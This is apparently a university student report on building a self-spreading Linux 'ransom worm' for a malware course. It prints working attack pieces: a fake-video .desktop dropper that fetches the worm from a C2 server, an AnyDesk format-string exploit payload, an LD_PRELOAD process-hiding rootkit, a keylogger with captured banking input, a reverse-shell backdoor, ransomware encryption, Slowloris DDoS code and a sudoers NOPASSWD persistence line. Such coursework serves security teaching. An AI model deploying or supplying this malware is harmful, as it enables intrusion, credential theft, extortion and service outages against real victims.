MALWARE

GR0up7 Malware Project

Ransom Worm

by

Michael Karpov
Léo Gabaix
Francesco Mosanghini
Alexander Troeger
Aleix Martín

Advisors: René Serral Gracia *and* Enric Morancho Llena
Barcelona, January 11, 2024

Contents

List of Code Snippets

1 Introduction

In today's world, updating your computer is no longer enough to protect yourself. Attackers are constantly coming up with new ideas and finding vulnerabilities in almost any software that they can exploit for their malicious purposes.

This makes it all the more important for us, future cyber security professionals, to become familiar with the tools and vulnerabilities in order to be prepared. This project on the Malware subject is a good exercise for this purpose. Through this project, we were able to put ourselves in the position of a hacker, look for vulnerabilities and find creative ways to cause maximum damage to the fictitious victim with personal benefit for us.

For our scenario, we decided to attack Linux Mint 19.2 (Cinnamon) and the remote access software Anydesk in version 5.5.2. Both are from 2019 and offer a perfect basis for our attack due to a vulnerability in the Linux kernel 4.10, a vulnerability in the Nemo file manager from this year and a vulnerability in this specific Anydesk version.

We created a worm with several modules and accessed our infected victims via a command-and-control server. The worm infects a machine by clicking a *.desktop* file that appears as a video. From there, we propagate to other machines and control them via our C2 server.

2 Entry Points

For our entry into the system, we exploited a vulnerability in Nemo File Manager version 4.2.2. It is possible to hide the file extension of *.desktop* files and display it as something else. To trick the victim, we disguised our *.desktop* file as a *.mp4* video inside a zip with other legit *.mp4* files. When the victim clicks on the fake *.mp4* file, it executes a sequence of bash instructions, which are:

1. Create the virus folder (for now in the */home/* directory).
2. Request the real video from the server and play it.
3. While the video is playing, request from the server the *.zip* file containing the worm in the background.
4. Unzip the worm.
5. Download and install all the requirements in the *requirements.txt* file.
6. Execute the *main.py* file in the background.

In the case of the first script concerning *"cutecats.mp4"*, the victim expects a video to play and thus we play it. For the infection of other machines in the network originating from the initial point, we used the vulnerability in the remote software AnyDesk, which will be discussed in more detail later in section **3.3**. In this case, we use a "silent script" since we don't want the victims to know they have been infected and they, of course, do not expect a video to play. The silent script that is sent to the victims infected through network propagation performs exactly the same steps, but without downloading and playing the video.

The silent bash script will check if the machine is already infected by searching for a *GR0up7.pem* file that our *main.py* script creates at the beginning of its execution. This way, if the machine is already infected, it will break and not try to infect again. If this feature was not implemented, machines would repeatedly infect each other through network propagation.

Code Snippet 1 Bash cutecats.desktop

```
#!/usr/bin/env xdg-open

[Desktop Entry]
Encoding=UTF-8
Name=cutecats.mp4
Exec=mkdir ransom-worm; cd ransom-worm; /usr/bin/wget -O
    cutecats.mp4 '10.0.2.15:8000/send_video'; /usr/bin/xdg-
    open cutecats.mp4; /usr/bin/wget -O ransom-worm.zip '
    10.0.2.15:8000/send_ransomworm'; /usr/bin/unzip ransom-
    worm.zip; python3 -m pip install -r requirements.txt;
    python3 main.py -m privesc;
Terminal=false
Type=Application
Icon=video-x-generic
```


3 Worm Modules

3.1 Privilege Escalation

After our worm has entered the machine, the privilege escalation module (also refered in this document as "privesc" module) is used to escalate the worm's privileges from user to root.

There are a lot of privesc vectors to check on a computer, but for now, the worm only focuses on kernel exploits, specifically two: *CVE-2019-13272* and *CVE-2021-22555*, where the worm embeds C files to exploit these vulnerabilities without network interaction.

We started with these two because they apply to recent kernel versions and are very easy to exploit. In pseudocode the module has the following behavior:



Start
Is worm already root?
Yes
Go to rootkit module
No
Detect kernel version by reading /proc/version file
Kernel version
Between 2.6.19 and 5.9
Between 4.10 and 5.1.17
None of the other options
Vulnerable to CVE-2021-22555
Vulnerable to CVE-2019-13272
Go to network propagation module
Run corresponding exploit
Go to rootkit module

Figure 1: Privilege escalation pseudocode diagram.

Ideally, later in the future, it would have more kernel exploits to check but, most importantly, more vectors to look for (suid, ssh keys, cron jobs, etc.) because kernel exploits are more likely patched and can leave the infected machine in an unstable state.

3.1.1 CVE-2019-13272

General Information

- **Score:** 7.8 HIGH
- **Date:** July 2019
- **CWE:** CWE-269 Improper Privilege Management

In Linux kernel before 5.1.17, *ptrace_link* function in *kernel/ptrace.c* mishandles the recording of the credentials of a process that wants to create a ptrace relationship, which allows local users to obtain root access by leveraging certain scenarios with a parent-child process relationship, where a parent drops privileges and calls *execve* (potentially allowing control by an attacker). One contributing factor is an object lifetime issue (which can also cause panic). Another contributing factor is the incorrect marking of a ptrace relationship as privileged, which is exploitable through, for example, Polkit's pkexec helper with *PTRACE_TRACEME*.

We chose this vulnerability because it is quite recent, can be applicable to multiple Linux distributions and is very easy to detect and exploit.

3.1.2 CVE-2021-22555

General Information

- **Score:** 7.8 HIGH
- **Date:** July 2021
- **CWE:** CWE: CWE-787 Out-of-Bounds Write

A heap out-of-bounds write affecting Linux since *v2.6.19-rc1* was discovered in *net/netfilter/x_tables.c*. This allows an attacker to gain privileges or cause a DoS (via heap memory corruption) through user name space. This vulnerability, like the previous one, is easy to detect and exploit.

For simplicity purposes, the privesc module is also managing persistence. For now, when we get root access, we simply remove the user's password prompt when using the sudo command.

For more information about the unfinished persistence module, see *Section 4*.

3.2 Rootkit

After we have successfully gained root access, we go over to hiding our Python scripts running in the background. For that, a dynamic library (LD_PRELOAD) is implemented. This library is invoked whenever there's a reference to the */proc/* directory, specifying the type of program to hide; in our case, Python3 programs.

The code starts by intercepting the *readdir* function using pointers through *dlsym*.

Code Snippet 2 Intercepting function

```
struct dirent *readdir (DIR *dirp) {
    if (old_readdir == NULL) {
        old_readdir = dlsym(RTLD_NEXT, "readdir");
        if (old_readdir == NULL)
            error(1, errno, "dlsym");

        fprintf(stderr, "Catched\n");
    }
}
```

Now, our custom *readdir* function is able to read the incoming directories of the original *readdir* function. For each new entry, it examines */proc/<pid>* and */proc/<pid>/comm*. If a "NAME" matching the target (Python3) is found, the entry is skipped, thus, hiding the running program.

Code Snippet 3 Process examining function

```
char proc[300];

struct stat sb;
sprintf(proc, "/proc/%s", direntp->d_name);
if (stat(proc, &sb) == -1) break;

int proc_inode = sb.st_ino;
if (direntp->d_ino != proc_inode) {
    break;
}

sprintf(proc, "/proc/%s/comm", direntp->d_name);
FILE *comm;
comm = fopen(proc, "r");
if (comm == NULL) break;
```

3.3 Network Propagation

The next step on our agenda is to infect other machines on the victim network. First of all, we are dynamically obtaining the IP address of the network of the machine on which our worm is currently running and from which we want to spread further across the network.

Code Snippet 4 Network sniffer

```
def get_interface():
    gateways = ni.gateways()
    default_gateway = gateways['default'][ni.AF_INET][1]
    interface = gateways['default'][ni.AF_INET][1]
    return interface

def get_network(interface):
    addr = ni.ifaddresses(interface)[ni.AF_INET][0]
    network = ipaddress.IPv4Network((addr['addr'], addr['
       netmask']), strict=False)
    return network

def net_scan(network):
    try:
        print('Scanning Network')
        # Run nmap and pipe its output to awk
        command = f'nmap -oG - {network} | awk \'/Up$/{{
           print $2}}\''
        output = subprocess.check_output(command, shell=True
           , universal_newlines=True)

        # Split the output by newlines to get a list of IPs
        ip_addresses = output.strip().split('\n')
        print('Done!', len(ip_addresses), 'Hosts are up')
        return ip_addresses
    except subprocess.CalledProcessError as e:
        return []
```

We get the interface first, and from there we get the network in which the victim is. From there, we scan the network with nmap for active hosts. We further brute force all the active hosts in the victims network on Anydesk Port 5001 with a crafted UDP packet.

Code Snippet 5 UDP packet crafting

```
try:
    interface = get_interface()
    network = get_network(interface)
    port = 50001
    neighbors = net_scan(network)
    for ip in neighbors:
        print(f'IP: {ip}')
        p = gen_discover_packet (4919, 1, b'\x85\xfe%1$*1$x
           %18x%165$ln' + shellcode, b'\x85\xfe%18472249x%93
           $ln', 'ad', 'main')
        s = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
        s.sendto(p, (ip, port))
        s.close()
```

For this module, we used CVE-2020-13160, which exploits a format string vulnerability in AnyDesks Version 5.5.2. The "discovery packet" in AnyDesk refers to the network packet sent by the software to discover other AnyDesk clients on the same network. This packet contains specific information that helps AnyDesk identify and communicate with other instances of itself within a local network environment.

Crafting this packet in a specific way, we were able to execute arbitrary code because, in the source code of AnyDesk, their use of the function *vsnprintf* is vulnerably implemented. In this case, we send the malformed packet, whose input is then incorrectly processed and leads to the arbitrary code execution.

Vsnprintf is a function in C used for formatted output conversion. It works similarly to printf, but instead of sending output to the console, it stores the output in a string (character array).

When a format specifier like *%x* in a *printf* statement lacks a corresponding argument, the function looks for the missing value on the program's call stack. Each *%x* tries to print the next item on the stack as a hexadecimal value. If the stack contains sensitive data or invalid addresses, this can lead to security breaches or crashes. The function blindly accesses whatever data is at those memory locations.

Other specifiers, like the *%n* specifier in a format string, for example, write the count of characters that have been printed up to that point into a variable. In a typical use, a statement like *printf("Hello%n", &count)* would store the number of characters printed before *%n* into a count. In a format string attack, an attacker can use *%n* to write values into arbitrary memory locations if they can control the format string and know the memory layout of the program.

In the case of our chosen exploit, the format string looks like:

Code Snippet 6 Format string

```
p = gen_discover_packet(4919, 1, b'\x85\xfe%1$*1$x%18x%165
    $ln' + shellcode, b'\x85\xfe%18472249x%93$ln', 'ad', '
    main')
```

This crafted string takes advantage of the specific vulnerabilities in the *vsnprintf* implementation discovered in CVE-2020-13160, successfully exploiting them.

3.4 Keylogger

After we successfully spread through the network, the keylogger is started automatically. It consists of two listeners that run in parallel with the main program. One records the keyboard key presses, and the other records the mouse button presses. Whenever any of these listeners detect a press, it checks the active window of the computer, which is the window the user is focusing on. This way, it is easier for the attackers to analyze the log and get rid of useless parts like YouTube searches or the presses when playing a videogame.

Code Snippet 7 Keyboard and mouse listeners

```python
# Event raised whenever a key is pressed
def on_key_press(self, key):
    self.get_active_window()
    self.previous_action = 'Key'

    # Avoid repeated prints when key is pressed for a long time
    if key in self.pressed_keys: return
    self.pressed_keys.add(key)

    try:
        [...] # Check capital letters

        with open(self.keylog_txt_name, 'a') as file: file.write(f"{key.char}")

    [...] # Handle special keys


# Event raised whenever a mouse button is pressed or released
def on_mouse_click(self, x, y, button, pressed):
    self.get_active_window()

    # Do nothing if the button is being released
    if not pressed: return

    with open(self.keylog_txt_name, 'a') as file:
        file.write(f"Mouse {str(button).split('.')[-1].lower()} click {'pressed' if pressed else 'released'} at ({x}, {y})\n")
    self.previous_action = 'Mouse'
```


The keyboard listener is able to differentiate between capital letters and detect special keys. The mouse listener is able to detect the three button presses and the specific coordinates of the screen where the user has pressed. All these presses are saved in a keylog.txt file, which will be sent to the attacker's server once it is requested by the attackers. The best feature of the active window detection is that it is also able to differentiate the specific tab the user is on in the browser. For the special keys, whenever they are pressed, they are printed in capital letters, while when they are released, they are printed in lower letters. This way, it is easier for the attackers to interpret the log.

Code Snippet 8 Get active window function

```
# Returns the name of the current active window
def get_active_window(self):
    try: current_active_window = self.ewmh.getWmName(self.ewmh.getActiveWindow())
    except: return
    if current_active_window == self.previous_active_window: return

    with open(self.keylog_txt_name, 'a') as file:
        if self.previous_action == 'Key': file.write('\n')
        file.write(f"\n########## {str(current_active_window)[2:-1]} ##########\n")
    self.previous_action = 'Window'

    self.previous_active_window = current_active_window
    return current_active_window
```



```
media > keylog.txt
########## keylogger.py - ransom-worm - Visual Studio Code ##########
Mouse left click pressed at (513, 832)
Mouse left click pressed at (115, 987)

########## Start Page - Linux Mint - Mozilla Firefox ##########
Mouse left click pressed at (410, 79)
Mouse left click pressed at (568, 82)
caixabank "ENTER"  "enter"


########## caixabank - LinuxMint Yahoo Search Results - Mozilla Firefox ##########
Mouse left click pressed at (326, 303)

########## Banca online para Particulares | CaixaBank - Mozilla Firefox ##########
Mouse left click pressed at (1059, 292)
Mouse left click pressed at (1191, 204)
12345678 "SHIFT_R" A "shift_r"  "TAB"  "tab" 1234456789 "ENTER"  "enter"


########## Errores producidos en la prestaci\xc3\xb3n - Mozilla Firefox ##########
Mouse left click pressed at (432, 44)
```

Figure 2: Keylogger output.

As can be seen in the *Figure 2*, the attackers would be able to notice that the user is entering their bank account in the Mozilla browser. Not that special keys are written in capital letters when pressed, but in lower letters when released. This is made to allow attackers to know the shortcuts used, like *"Ctrl + C"*, *"Win + Tab"*, etc.

3.5 Server Management

Whenever a new victim is infected, it will automatically ping the attackers' server (Flask server). Then, it will create a specific instructions file for these machines, identified by the IP of the victim inside the NAT network. Every 5 seconds, each victim will ping the server, requesting the instruction in their unique file. After receiving an instruction, the victim will perform it (DDoS a web server, open a backdoor, send the *keylog.txt*, encrypt files, etc.). For now, instructions are manually written in the *.txt* files by the attackers.

The server will have the private key used to decrypt all the files, which will be sent to the victim after receiving the Bitcoin payment. It will also have the zip file containing the worm, which is sent to the new infected users (both through video fishing and network propagation) and the real *cutecats.mp4* video (not the *cutecats.desktop*).

All the possible instructions that can be written in the files are:

- **keylogger send_log:** Sends the log and resets it.
- **keylogger reset_log:** Erases all the content of the log file.
- **backdoor <hacker_ip><netcat_port>:** Tell the victim where to connect the reverse shell. Attacker must open the backdoor (listener) on attacker's machine *"nc -lvnp <port>"*.
- **ransomware encrypt:** Let the ransomware encrypt everything.
- **ransomware decrypt:** Let the ransomware decrypt everything.
- **ddos <ip><port>:** Starts DDoSing the specified *server:ip*.

3.6 Backdoor

The backdoor module simply consists of a reverse shell connecting to a Netcat listener. When the worm is in the instruction module, it waits for a file to be filled with instructions on our C2 server. If the server sends the following instruction:

Then the backdoor module will be invoked and will do the following:

1. Create a TCP socket.
2. Connect the socket to the specified remote IP and remote port.
3. Send a confirmation message to the remote server that the connection has been established.
4. Start an infinite loop to listen for commands from the remote server:
   (a) Decode the received bytes into a string.
   (b) If the received bytes are *'exit'*, stop the loop.
   (c) If not, execute the command in a new subprocess.
   (d) Send to the socket the subprocess output.
5. Finally, close the socket, and so the connection

Before writing the backdoor command in the instructions file, the hacker must start a netcat listener on a specific port to be able to catch the victim connection, as specified in *Section **3.5***.

3.7 Ransomware

The ransomware takes the path we give it as an argument and traverses through all its folders and subfolders recursively. If it hits a file on its way, it will encrypt it.

Encryption works by creating an RSA key pair. The public key is used to encrypt a session key that is generated at the beginning. This session key is used to encrypt each byte of the regular file.

Code Snippet 9 Encryption function

```python
def encrypt(dataFile, publicKey):

    [...]

    # Create public key object
    key = RSA.import_key(publicKey)
    sessionKey = os.urandom(16)

    # Encrypt the session key with the public key
    cipher = PKCS1_OAEP.new(key)
    encryptedSessionKey = cipher.encrypt(sessionKey)

    [...]

    # Save the encrypted data to file
    encryptedFile = dataFile + '.GR0up7'
    with open(encryptedFile, 'wb') as f:
        [f.write(x) for x in (encryptedSessionKey, cipher.
            nonce, tag, ciphertext)]
    os.remove(dataFile)
```

To decrypt the file, we load the private key and use it to decrypt the session key, which is stored together with the ciphertext in the encrypted file that we want to decrypt.

Code Snippet 10 Decryption function

```python
def decrypt(dataFile, privateKeyFile):

    # Read private key from file
    with open(privateKeyFile, 'rb') as f:
        privateKey = f.read()
        # Create private key object
        key = RSA.import_key(privateKey)

    # Read data from file
    with open(dataFile, 'rb') as f:
        # Read the session key
        encryptedSessionKey, nonce, tag, ciphertext = [ f.
            read(x) for x in (key.size_in_bytes(), 16, 16,
            -1) ]

    # Decrypt the session key
    cipher = PKCS1_OAEP.new(key)
    sessionKey = cipher.decrypt(encryptedSessionKey)

    # Decrypt the data with the session key
    cipher = AES.new(sessionKey, AES.MODE_EAX, nonce)
    data = cipher.decrypt_and_verify(ciphertext, tag)

    [...]
```

3.8 DDoS

The attack involves sending partial HTTP requests to the targeted web server, with none ever being completed. As a result, the targeted server opens more connections, assuming the requests will be completed.

Eventually, the server's maximum allotted connection sockets are consumed one-by-one until fully exhausted, thus blocking any legitimate connection attempts. High-volume Web sites may take longer for Slowloris to completely take over, but ultimately, the DDoS attack will result in all legitimate requests being denied.

Slowloris DDoS attacks can be mitigated by following the following steps:

- Increase the maximum number of clients the Web server will allow.
- Limit the number of connections a single IP address is allowed to attempt.
- Place restrictions on the minimum transfer speed at which a connection is allowed.
- Limit the amount of time a client is permitted to stay connected.

What happens in our code below is that we initialize a single socket and then send a GET request to a random URL on the server. Afterwards, we also send the regular headers to the server that were initialized at the beginning of the code.

Code Snippet 11 Socket initialization

```
list_of_sockets = []

regular_headers = [
    "User-agent: Mozilla/5.0 (Windows NT 6.3; rv:36.0) Gecko
        /1234567",
    "Accept-language: en-US,en,q=0.5"
]

def init_socket(ip, port):
    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    sock.connect((ip, int(port)))

    sock.send("GET /?{} HTTP/1.1\r\n".format(random.randint
        (0,4000)).encode("utf-8"))

    for header in regular_headers:
        sock.send("{}\r\n".format(header).encode('utf-8'))

    return sock
```

We add this socket to a list of other sockets. We loop over this list and let each send a random header. In case of an error in the connection of the socket, we will remove it from the list, but if the list gets smaller than 2000, we will initialize a new socket with the function of the code above to keep the size of the list.

Code Snippet 12 Socket list management

```
for s in list(list_of_sockets):
    try:
        s.send("X-a: {}\r\n".format(random.randint(1, 5000))
            .encode('utf-8'))
    except socket.error:
        list_of_sockets.remove(s)
```

4 Problems, Limitations and Future Work

While working on this project, we, of course, encountered a few issues. Moreover, we want to address the limitations of our work and give an overview of possible future work.

4.1 Problems and Limitations

After we had found a suitable Linux distribution for our entry point, one of our problems was finding further vulnerabilities for exactly this version in order to implement our planned modules. This turned out to be an increased research effort and increased trial and error, which cost us some time on the project.

Another problem that cost us time was finding out why our keylogger was not working in connection with the network propagation. It turned out that, due to the virtual environment we were working in, the *pynput* library was not able to automatically detect a mouse and keyboard on other infected machines. The first infected machine claimed these resources of the host system for itself and resulted in this problem. In a real scenario, however, our code would work as intended.

Creating a suitable rootkit was also a major problem for us, as the normal functioning of the system was impaired by the preloading of custom libraries. When trying to anchor the rootkit persistently in the system, there were also situations where we were no longer able to execute simple commands such as *"ls"* or *"cd"* due to incorrect code.

Combining all the modules, testing them, and ensuring that they function correctly based on all dependencies was also a pain point. Integrating the individually functioning modules into a well-presentable, constantly functioning environment required increased administration.

Correct decryption after encryption with a large amount of data proved to be a challenge, as our GUI is not yet stable enough in its current state and caused crashes. Troubleshooting is still ongoing here.

4.2 Future Work

In the future, we would like to manage to be less conspicuous. For example, our malware data is currently hidden in the home directory. It is also desirable for us to cover our tracks after the attack. This includes deleting files and system logs, for example.

While our system currently works well with only a few victims, we would need to implement additional stability to ensure stability even when infecting a larger number of victims. We also need to work on the stability of our propagation and further investigate and eliminate the crashes that our GUI causes when decrypting a large amount of data.

Another thing we can work on in the future is our currently unfinished persistence module. Persistence refers to the capability of a threat, such as malware or a hacker, to maintain access to a compromised system despite reboots, changes in credentials, and other efforts to disrupt their presence.

4.2.1 Current State

For now, the persistence is done by the privesc module after gaining root access, but in the future, it has to be improved and done in a specific module.

The persistence we have right now is as follows:

When the privesc module obtains root access, it modifies the file */etc/sudoers* to remove the password prompt from the current user when using sudo.

The */etc/sudoers* is a configuration file for the sudo binary. It is read by sudo to know which user can run which commands with sudo permissions and if the user must be prompted for its password.

Because we don't know the victim's password and the worm is fully automated, we need to remove the password prompt to be able to run sudo commands automatically. To do so, we add the following line at the end of the */etc/sudoers* file:

Code Snippet 13 Sudoers file modification

```
<user> ALL=(ALL) NOPASSWD: ALL
```

It means the user <user>can execute all commands as sudo and will not be prompted for its password for all commands.

So instead of:

Code Snippet 14 Sudo commands before privilege escalation

```
user@computer:~$ sudo echo test
[sudo] password for user:
test
```

We have:

Code Snippet 15 Sudo commands after privilege escalation

```
user@computer:~$ sudo echo test
test
```

4.2.2 Goal State

In the future, persistence should be done like this:

We need to be sure that the worm will always be running, even if the user deletes the files or reboots the machine. For that, we need to create a service that runs on startup. The module has to also create a service that will be executed every time the machine is started The service is a bash script looking for different things:

- If the machine is detected as infected:
  - If the worm files are detected on the file system:
    - Run the worm with the instructions module.
  - Else:
    - Download the worm again from the server.
    - Run the worm with the privesc module.
- Else:
  - Download the worm again from the server.
  - Run the worm with the privesc module.

Services are created using the systemd command. Then they can be started, restarted, or even checked using the *systemctl* command.

5 Conclusion

Overall, it can be said that despite problems and some possibilities for future improvement, we have already developed stable malware that successfully penetrates a system, obtains admin rights, spreads automatically over the network, and is not visible in the processes. Via our C2 server, we are successfully able to transmit user input to us, connect to the victims at any time via a backdoor, encrypt their data, and take down servers in the network.

We were able to stay pretty close to the initial scenario. However, we had to use different exploits at the network propagation point and at the entry point than originally planned, as the planned ones turned out to not be possible for our chosen Linux distribution.

We can all agree that our work as a group was very successful and that we were all equally invested in this project.

6 Repository

The GitHub repository is public and can be accessed at the following link:

`https://github.com/blueh0rse/ransom-worm`

References

[1] **Author(s):** Metasploit. **Title:** *Metasploit Docs.* **Retrieved from:** `https://www.metasploit.com/`.

[2] **Author(s):** Flask. **Title:** *Metasploit Documentation.* **Retrieved from:** `https://flask.palletsprojects.com/en/3.0.x/`.

[3] **Author(s):** Moses Palmér. **Title:** *Pynput Documentation.* **Retrieved from:** `https://pynput.readthedocs.io/en/latest/`.

[4] **Author(s):** Parkouss. **Title:** *EMWH Documentation.* **Retrieved from:** `https://github.com/parkouss/pyewmh`.

[5] **Author(s):** Legrandin. **Title:** *PyCryptodome Documentation.* **Retrieved from:** `https://github.com/Legrandin/pycryptodome/`.

[6] **Author(s):** LiveOverflow. **Title:** *Kernel Root Exploit via a ptrace() and execve() Race Condition.* **Retrieved from:** `https://www.youtube.com/watch?v=qUh507Na9nk`.

[7] **Author(s):** Red Hat, Inc. **Title:** *Race Condition (CVE-2023-32257).* **Retrieved from:** `https://nvd.nist.gov/vuln/detail/CVE-2023-32257`.

[8] **Author(s):** LiveOverflow. **Title:** *A simple Format String exploit example - bin 0x11.* **Retrieved from:** `AsimpleFormatStringexploitexample-bin0x11`.

[9] **Author(s):** OWASP. **Title:** *Format String Attack.* **Retrieved from:** `https://owasp.org/www-community/attacks/Format_string_attack`.

[10] **Author(s):** Gustavo Lagos. **Title:** *Is it possible to programatically preload a shared library?.* **Retrieved from:** `https://stackoverflow.com/questions/68400690/is-it-possible-to-programatically-preload-a-shared-library`.

[11] **Author(s):** TOKYONEON. **Title:** *Pop a Reverse Shell with a Video File by Exploiting Popular Linux File Managers.* **Retrieved from:** `https://null-byte.wonderhowto.com/how-to/pop-reverse-shell-with-video-file-by-exploiting-popular-linux-file-/managers-0196078/`.

[12] **Author(s):** ENOENT. **Title:** *Analysing the worst ransomware - part 1.* **Retrieved from:** `https://bitsdeep.com/posts/analysing-worst-ransomware-part-1/`.

[13] **Author(s):** *Unknown.* **Title:** *Python Upload File.* **Retrieved from:** `https://gtfobins.github.io/gtfobins/python/#file-upload`.

[14] **Author(s):** g0tmi1k. **Title:** *Basic Privilege Escalation.* **Retrieved from:** `https://blog.g0tmi1k.com/2011/08/basic-linux-privilege-escalation/`.